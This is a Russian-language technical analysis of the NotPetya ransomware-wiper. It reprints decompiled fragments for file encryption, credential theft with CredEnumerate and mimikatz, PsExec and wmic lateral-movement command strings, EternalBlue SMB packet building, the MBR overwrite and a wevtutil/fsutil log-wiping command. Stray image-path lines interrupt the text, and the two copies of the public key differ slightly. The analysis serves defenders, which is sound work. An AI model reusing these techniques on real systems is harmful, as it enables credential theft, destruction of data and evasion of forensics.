Вредоносное ПО, используемое для массовой скоординированной кибер-атаки в Украине

Анализ «Petya – «NotPetya»

Образец содержит функционал шифролокера – шифрует файлы с определенными расширениями, а также перезаписывает MBR (Master Boot Record), очищает лог-файлы (журналы событий), выполняет перезагрузку компьютера – после чего показывает сообщение с требованием выкупа.

Образец получает аутентификационные данные при помощи функции CredEnumerate и утилиты mimikatz. При помощи полученных данных выполняется распространение по сети с помощью подключений к ресурсу admin$, утилиты PsExec.exe и wmic.exe (WMI). Также выполняются попытки эксплуатации уязвимостей SMB EternalBlue (CVE-2017-0144) и EternalRomance (CVE-2017-0145)

При запуске выполняется проверка наличия файла «C:\Windows\perfc» -- при наличии такого файла процесс завершает работу, а также выполняется обход списка процессов – для каждого запущенного выполняется подсчет контрольной суммы имени – при совпадении с константами 0x2E214B44, 0x6403527E, 0x651B3005 – не выполняется заражение MBR и распространение по сети.

Остановка работы образца

Образец содержит 3 хеш-суммы имен процессов (0x2E214B44, 0x6403527E, 0x651B3005), при обнаружении которых образец не выполняет заражение MBR и не распространяется по сети. Для подсчета контрольной суммы используется собственный алгоритм.

```
v9 = 0x12345678;
v0 = 0;
v1 = wcslen(pe.szExeFile);
do
{
  v2 = 0;
  if ( v1 )
  {
    v3 = v0;
    do
    {
      v4 = (char *)&v9 + (v3 & 3);
      v5 = (*v4 ^ LOBYTE(pe.szExeFile[v2++])) - 1;
      ++v3;
      *v4 = v5;
    }
    while ( v2 < v1 );
  }
  ++v0;
}
while ( v0 < 3 );
if ( v9 == 0x2E214B44 )
{
  v10 &= 0xFFFFFFF7;
}
else if ( v9 == 0x6403527E || v9 == 0x651B3005 )
{
  v10 &= 0xFFFFFFFB;
}
```

Имена процессов, которые дают такие хеш-суммы:
0x2E214B44 – «avp.exe» – часть Kaspersky AntiVirus и Kaspersky Internet Security;
0x6403527E – «ccSvcHst.exe» – Symantec Service Framework (часть Norton software);
0x651B3005 – «NS.exe» – часть Norton Security.

```
Process: 'avp.exe' -> '0x2e214b44'
-> Hash is one of 0x2E214B44, 0x6403527E or 0x651B3005
Process: 'ccSvcHst.exe' -> '0x6403527e'
-> Hash is one of 0x2E214B44, 0x6403527E or 0x651B3005
Process: 'NS.exe' -> '0x651b3005'
-> Hash is one of 0x2E214B44, 0x6403527E or 0x651B3005
```

Также образец прекращает работу при обнаружении файла «C:\Windows\perfc» -- механизм предупреждения повторного заражения.

Шифрование файлов

Образец выполняет шифрование файлов с расширениями: .3ds .7z .accdb .ai .asp .aspx .avhd .back .bak .c .cfg .conf .cpp .cs .ctl .dbf .disk .djvu .doc .docx .dwg .eml .fdb .gz .h .hdd .kdbx .mail .mdb .msg .nrg .ora .ost .ova .ovf .pdf .php .pmf .ppt .pptx .pst .pvi .py .pyc .rar .rtf .sln .sql .tar .vbox .vbs .vcb .vdi .vfd .vmc .vmdk .vmsd .vmx .vsdx .vsv .work .xls .xlsx .xvd .zip

```
if ( !(FindFileData.dwFileAttributes & 0x10) || FindFileData.dwFileAttributes & 0x400 )
{
  v5 = (struct _WIN32_FIND_DATAW *)PathFindExtensionW(FindFileData.cFileName);
  if ( (WCHAR *)v5 != &FindFileData.cFileName[wcslen(FindFileData.cFileName)] )
  {
    wsprintfW(&v10, L"%ws.", v5);
    if ( StrStrIW(
           L".3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb."
            "gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf.php.pmf.ppt.pptx.pst.pvi.py.pyc.rar.rtf.sln.s"
            "ql.tar.vbox.vbs.vcb.vdi.vfd.vmc.vmdk.vmsd.vmx.vsdx.vsv.work.xls.xlsx.xvd.zip.",
           &v10) )
    {
      encrypt_file__sub_1000189A(&FileName, a3);
    }
  }
}
else if ( !StrStrIW(L"C:\\Windows;", &FileName) )
{
  encrypt_files_in_directory__sub_10001973(&FileName, a2 - 1, a3);
}
```

Ключ генерируется уникальный для каждого диска, после шифрования файлов он шифруется публичным ключом злоумышленников, который указан в образце, и сохраняется в файле “README.TXT”.

```
v2 = (const BYTE *)LocalAlloc(0x40u, pcbBinary);
if ( v2 )
{
  if ( CryptStringToBinaryW(
         L"MIIBCgKCAQEAxP/VqKc0yLe9JhVqFMQGwUITO6WpXWnKSNQAYT0O65Cr8PjIQInTeHkXEjfO2n2JmURWV/uHB0ZrlQ/wcYJBwLhQ9EqJ3iD"
          "qmN19Oo7NtyEUmbYmopcq+YLIBZzQ2ZTK0A2DtX4GRKxEEFLCy7vP12EYOPXknVy/+mf0JFWixz29QiTf5oLu15wVLONCuEibGaNNpgq+C"
          "XsPwfITDbDDmdrRIiUEUw6o3pt5pNOskfOJbMan2TZu6zfhzuts7KafP5UA8/0Hmf5K3/F9Mf9SE68EzjK+cIiFlKeWndP0XfRCYXI9AJY"
          "CeaOu7CXF6U0AVNnNjvLeOn42LHFUK4o6JwIDAQAB",
         0,
         1u,
         (BYTE *)v2,
         &pcbBinary,
         0,
         0) )
```

```
if ( wrap_CryptGenKey__sub_10001B4E((int)lpThreadParameter) )
{
  encrypt_files_in_directory__sub_10001973((LPCWSTR)lpThreadParameter, 15, (int)lpThreadParameter);
  save_key_to_README_TXT__sub_10001D32((LPCWSTR)lpThreadParameter);
  CryptDestroyKey(*((_DWORD *)lpThreadParameter + 5));
}
CryptReleaseContext(*((_DWORD *)lpThreadParameter + 2), 0);
```

Публичный ключ в Base64:
MIIBCgKCAQEAxP/VqKc0yLe9JhVqFMQGwUITO6WpXWnKSNQAYT0O65Cr8PjIQInTeHkXEjfO2n2JmURW
V/uHB0ZrlQ/wcYJBwLhQ9EqJ3iDqmN19Oo7NtyEUmbYmopcq+YLIBZzQ2ZTK0A2DtX4GRKxEEFLCy7vP12E
YOPXknVy/+mf0JFWixz29QiTf5oLu15wVLONCuEibGaNNpgq+CXsPwfITDbDDmdrRIiUEUw6o3pt5pNOskf
OJbMan2TZu6zfhzuts7KafP5UA8/0Hmf5K3/F9Mf9SE68EZjK+cIiFlKeWndP0XfRCYXI9AJYCeaOu7CXF6U0A
VNnNjvLeOn42LHFUK4o6JwIDAQAB

Получение аутентификационных данных

Образец выполняет попытки получения аутентификационных данных при помощи CredEnumerate (выполняется поиск данных, имя которых начинается с «TERMSRV/»).


```
v12 = 0;
v13 = 0;
v9 = CredEnumerateW(0, 0, &v13, &v12);
if ( v9 )
{
  v1 = 0;
  v10 = 0;
  if ( v13 > 0 )
  {
    while ( 1 )
    {
      v2 = v12 + 4 * v1;
      v3 = *(_DWORD *)v2;
      v4 = *(char **)(*(_DWORD *)v2 + 8);
      if ( v4 )
      {
        v11 = 8;
        v5 = L"TERMSRV/";
        v6 = *(const wchar_t **)(*(_DWORD *)v2 + 8);
        while ( *v6 == *v5 )
        {
          ++v6;
          ++v5;
          if ( !--v11 )
          {
            v7 = 0;
            goto LABEL_8;
          }
```

Также используется mimikatz – утилита для извлечения данных учетных записей. Образец запускает ее и читает вывод из именованного канала.

```
if ( StringFromCLSID(&pguid, &lpsz) >= 0 )
{
  if ( write_to_file__sub_100073AE((const WCHAR *)v25, &TempFileName, lpMem) )
  {
    wsprintfW(&Parameter, L"\\\\.\\pipe\\%ws", lpsz);
    hThread = CreateThread(0, 0, parse_output__sub_100073FD, &Parameter, 0, 0);
    if ( hThread )
    {
      ProcessInformation.hProcess = 0;
      ProcessInformation.hThread = 0;
      ProcessInformation.dwProcessId = 0;
      ProcessInformation.dwThreadId = 0;
      memset(&Dst, 0, 0x44u);
      v18 = 0;
      Dst = 68;
      wsprintfW(&CommandLine, L"\"%ws\" %ws", &TempFileName, &Parameter);
      if ( CreateProcessW(
```

Распространение по сети

Полученные данные используются для распространения по сети.



Образец использует функции системы (такие как GetExtendedTcpTable, GetIpNetTable, NetServerEnum, WNetEnumResource, DhcpEnumSubnets, DhcpEnumSubnetClients) для формирования адресов ресурсов сети.

```
v1 = 0;
v2 = LoadLibraryW(L"iphlpapi.dll");
hLibModule = v2;
if ( v2 )
{
  v3 = GetProcAddress(v2, "GetExtendedTcpTable");
  if ( v3 )
  {
    v13 = 0x100000;
    v4 = GetProcessHeap();
    v5 = (char *)HeapAlloc(v4, 8u, 0x100000u);
    v12 = v5;
    if ( v5 )
    {
      v6 = ((int (__stdcall *)(char *, int *, _DWORD, signed int, signed int, _DWORD))v3)(v5, &v13, 0, 2, 1, 0);

if ( !GetIpNetTable(v5, &SizePointer, 0) )
{
  v10 = 1;
  v12 = 0;
  if ( v5->dwNumEntries > 0 )
  {
    v9 = 3;
    v6 = (int)&v5->table[0].dwAddr + 2;
    do
    {
      if ( !memcmp((const char *)(v6 + 2), (const char *)&v9, 4) )
      {
        wsprintfW(&v8, L"%u.%u.%u.%u", *(_BYTE *)(v6 - 2), *(_BYTE *)(v6 - 1), *(_BYTE *)v6, *(_BYTE *)(v6 + 1));
        sub_10006FC7((char *)&v8, 0, a1);

bufptr = 0;
entriesread = 0;
totalentries = 0;
resume_handle = 0;
v3 = NetServerEnum(0, 0x65u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, servertype, domain, &resume_handle);
if ( v3 && v3 != 234 )
{
  domaina = 0;
}
```


```
GetComputerNameExW(ComputerNamePhysicalNetBIOS, &Buffer, &nSize);
if ( !DhcpEnumSubnets(&Buffer, &ResumeHandle, 0x400u, &EnumInfo, &ElementsRead, &ElementsTotal) )
{
  v14 = EnumInfo->NumElements;
  if ( v14 > 0 )
  {
    do
    {
      if ( !DhcpGetSubnetInfo(0, EnumInfo->Elements[v1], &SubnetInfo)
        && SubnetInfo->SubnetState == DhcpSubnetEnabled
        && !DhcpEnumSubnetClients(0, EnumInfo->Elements[v1], &v18, 0x10000u, &ClientInfo, &ClientsRead, &ClientsTotal) )
```

Образец выполняет подключение к ресурсу admin$.


```
wsprintfW(&Name, L"\\\\%s\\admin$", a1);
NetResource.dwScope = 0;
memset(&NetResource.dwType, 0, 0x1Cu);
NetResource.lpRemoteName = &Name;
NetResource.dwType = 1;
sub_10008B70((int)&v23);
wsprintfW(&FileName, L"\\\\%ws\\admin$\\%ws", a1, &v23);
while ( 1 )
{
  pszPath = 0;
  v11 = v4;
  v18 = WNetAddConnection2W(&NetResource, lpPassword, lpUserName, 0);
```

Использует PsExec и wmic.exe для своего запуска на других ресурсах в сети.

```
if ( v4 && PathFileExistsW(v3) )
{
  v8 = wsprintfW(a2, L"%s \\\\%s -accepteula -s ", v3, a3);
  v9 = wsprintfW(&a2[v8], L"-d C:\\Windows\\System32\\rundll32.exe \"C:\\Windows\\%s\",#1 ", &v14) + v8;
  v10 = sub_10006BB0(&Src) + 1;
```



```
  PathAppendW(v5, L"wbem\\wmic.exe");
  if ( !PathFileExistsW(v5) )
  {
LABEL_10:
    *a2 = 0;
    *v5 = 0;
    return v6;
  }
  v7 = wsprintfW(a2, L"%s /node:\"%ws\" /user:\"%ws\" /password:\"%ws\" ", v5, a3, a4, a5);
  v8 = wsprintfW(
         &a2[v7],
         L"process call create \"C:\\Windows\\System32\\rundll32.exe \\\"C:\\Windows\\%s\\\" #1 ",
         &v13)
     + v7;
  sub_10006BB0(&v12);
```



Также проводит попытки эксплуатации уязвимостей SMB EternalBlue (CVE-2017-0144) и EternalRomance (CVE-2017-0145).

```
result = HeapAlloc_in_ProcessHeap__sub_10001000(0x24u);
v9 = result;
if ( result )
{
  result[1] = htons(a1 - 4);
  v9[8] = a2;
  *((_WORD *)v9 + 7) = a3;
  *((_WORD *)v9 + 8) = a4;
  *((_WORD *)v9 + 14) = a5;
  *((_WORD *)v9 + 15) = a6;
  *((_WORD *)v9 + 16) = a7;
  *((_WORD *)v9 + 17) = a8;
  *((_DWORD *)v9 + 1) = '\xFFSMB';
  v9[13] = 0x18;
  result = v9;
}
return result;
```


```
if ( v2 == 1 )
{
  *((_BYTE *)v3 + 8) = 3;
  *((_BYTE *)v3 + 40) = 3;
  *((_DWORD *)v3 + 40) = 0xFFD000B0;
  *((_DWORD *)v3 + 41) = -1;
  *((_DWORD *)v3 + 42) = 0xFFD000B0;
  *((_DWORD *)v3 + 43) = -1;
  *((_DWORD *)v3 + 48) = 0xFFDFF0C0;
  *((_DWORD *)v3 + 49) = 0xFFDFF0C0;
  *((_DWORD *)v3 + 99) = 0xFFDFF190;
  *((_DWORD *)v3 + 101) = 0xFFDFF1F0;
  *((_DWORD *)v3 + 118) = 0xFFD001F0;
  *((_DWORD *)v3 + 119) = -1;
  *((_DWORD *)v3 + 122) = 0xFFD00200;
  *((_DWORD *)v3 + 123) = -1;
  v5 = 0;
  do
  {
    *((_BYTE *)v3 + v5 + 497) = exploit_buffer__byte_100123B0[v5] ^ 0xCC;
    ++v5;
  }
  while ( v5 < 0x977 );
```

Перезапись MBR, очистка лог-файлов и перезагрузка

Образец перезаписывает MBR путем записи в файл \\.\PhysicalDrive0.

```
v0 = CreateFileA("\\\\.\\PhysicalDrive0", 0x40000000u, 3u, 0, 3u, 0, 0);
if ( v0 )
{
  DeviceIoControl(v0, 0x70000u, 0, 0, &OutBuffer, 0x18u, &BytesReturned, 0);
  lpBuffer = LocalAlloc(0, 10 * v3);
  if ( lpBuffer )
  {
    DeviceIoControl(v0, 0x90020u, 0, 0, 0, 0, &BytesReturned, 0);
    WriteFile(v0, lpBuffer, 10 * v3, &BytesReturned, 0);
    LocalFree((HLOCAL)lpBuffer);
  }
  CloseHandle(v0);
  result = 1;
}
```

Перед выполнением перезагрузки образец выполняет очистку журналов событий путем запуска команды: wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D C:




Перезагрузка выполняется с помощью вызова функций NtRaiseHardError, InitiateSystemShutdownExW и ExitWindowsEx.


```
Sleep(60000 * a1);
wsprintfW(
  &v15,
  L"wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D %c:",
  pszPath);
v16 = 0;
run_via_cmd_exe__sub_100083BD((int)&v15, 3);
if ( privilege_mask__dword_1001F144 & 1 )
{
  v12 = GetModuleHandleA("ntdll.dll");
  if ( v12 )
  {
    v13 = GetProcAddress(v12, "NtRaiseHardError");
    if ( v13 )
      ((void (__stdcall *)(signed int, _DWORD, _DWORD, _DWORD, signed int, HANDLE *))v13)(
        -1073740976,
        0,
        0,
        0,
        6,
        &Thread);
  }
  if ( !InitiateSystemShutdownExW(0, 0, 0, 1, 1, 0x80000000) )
    ExitWindowsEx(6u, 0);
}
```

Также в планировщике создается задание для одноразового запуска “shutdown.exe /r /f”.

```
if ( GetSystemDirectoryW(&Buffer, 0x30Cu) && PathAppendW(&Buffer, L"shutdown.exe /r /f") )
{
  if ( is_OS_version_more_than_5__sub_10008494() )
  {
    v4 = L"/RU \"SYSTEM\" ";
    if ( !(privilege_mask__dword_1001F144 & 4) )
      v4 = (const wchar_t *)&unk_10014388;
    wsprintfW(&v6, L"schtasks %ws/Create /SC once /TN \"\" /TR \"%ws\" /ST %02d:%02d", v4, &Buffer, v3, v2);
  }
  else
  {
    wsprintfW(&v6, L"at %02d:%02d %ws", v3, v2, &Buffer);
  }
  v7 = 0;
  v0 = run_via_cmd_exe__sub_100083BD((int)&v6, 0);
}
```

Записи в журналах событий





Выводы:

Это первый образец кибероружия, который одновременно использует такие инструменты как mimikatz, PsExec, wmic, уязвимости SMB, перезапись MBR, очистку логов, шифрование файлов. Мы считаем, что появление такого кибер-оружия служит очень тревожным сигналом того, что киберпространство становится настоящим поле битвы во всем мире.

При анализе образца мы обнаружили, что разработчики кибер-оружия разместили названия процессов запущенных антивирусов (Kaspersky, Norton Security или Symantec). Предположение о том, что разработчики вредоносного ПО не смогли обойти средства защиты антивирусов, которым соответствуют указанные выше имена процессов, не выглядит правдоподобным. Вопрос остается открытым, с какой целью была создана такая функциональность?

Также возможен вариант использования процессов с указанными именами в качестве «черных ходов» доступа к инфраструктуре (Sleeper Agent по терминологии модели ThreatSCALE™).

Возможно в следующих генерациях образцов будут размещены другие названия процессов.

Мы предполагаем следующие основные цели этого масштабного воздействия:

- Стадия зачистки предыдущей атаки («Зачистка» по модели ThreatSCALE™)
- Демонстрация кибер-силы и подготовка к более масштабным кибер-атакам
- Тестирование нового кибер-оружия и возможностей систем кибербезопасности, особенно скорости реагирования на атаку и восстановления
- Подготовка к новым целевым и масштабным кибератакам
- Тестирование исполнения массовой целевой кибератаки с другими элементами гибридной войны